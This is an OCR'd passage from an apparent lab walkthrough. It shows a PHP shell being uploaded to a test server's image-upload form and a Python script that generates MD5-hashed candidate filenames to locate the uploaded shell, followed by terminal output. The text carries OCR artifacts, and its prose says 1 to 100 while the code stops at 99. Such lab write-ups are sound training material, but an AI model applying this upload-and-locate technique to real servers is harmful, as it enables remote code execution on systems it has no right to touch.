


192.168.41.177:8000/upload.php

Select image : Browse... hchsell.php Submit

File uploaded /uploads/?

This time the upload was successful as shown below.




192.168.41.177:8000/upload.php

Select image : Browse... No file selected. Submit

File uploaded /uploads/?


The next thing to do is execute the uploaded file. We have already seen that we don't have a -ccess to the uploads folder. As the program changes the name of the uploaded file to MD5 hash by combining the original file name and a random number from 1 to 100, we need to wri te a program to first generate a wordlist having all possible names. Let us do this in Python.




```
import hashlib
for n in range(1,100):
    newfile = "hchsell.php" + str(n)
    hashObj = hashlib.md5(newfile)
    newfile2 = hashObj.hexdigest() + ".php"
    with open("pass.txt","a+") as f:
       f.write(newfile2+'\n')
```

In the above image, you can see the code. Let me explain this code to you. Initially it imports the hash library (where the hash functions are present). Then in second line a variable "n" is created with a for loop whose range is 1 to 100. In the next line, a new variable is created wit -h name "newfile" which is a combination of the original filename and 'n' from 1 to 100. IN the next line, this combination is converted into a MD5 hash. This is assigned to another variable "newfile2: whose values are written to a file named "pass.txt." which will be automatically cre-ated.


After finishing the code, I save the file as "hc.py". Then run the file using command python hc.py. This will create a file named "pass.txt" as shown below.


```
root@parrot:~# ls
Desktop    hc        hc.py      shell.php  VMwareTools-10.0.0-2977863.tar.gz
Downloads  hc.php    roothash   Templates  vmware-tools-distrib
root@parrot:~# python hc.py
root@parrot:~# ls
Desktop    hc.php     roothash   VMwareTools-10.0.0-2977863.tar.gz
Downloads  hc.py      shell.php  vmware-tools-distrib
hc         pass.txt   Templates
root@parrot:~#
```

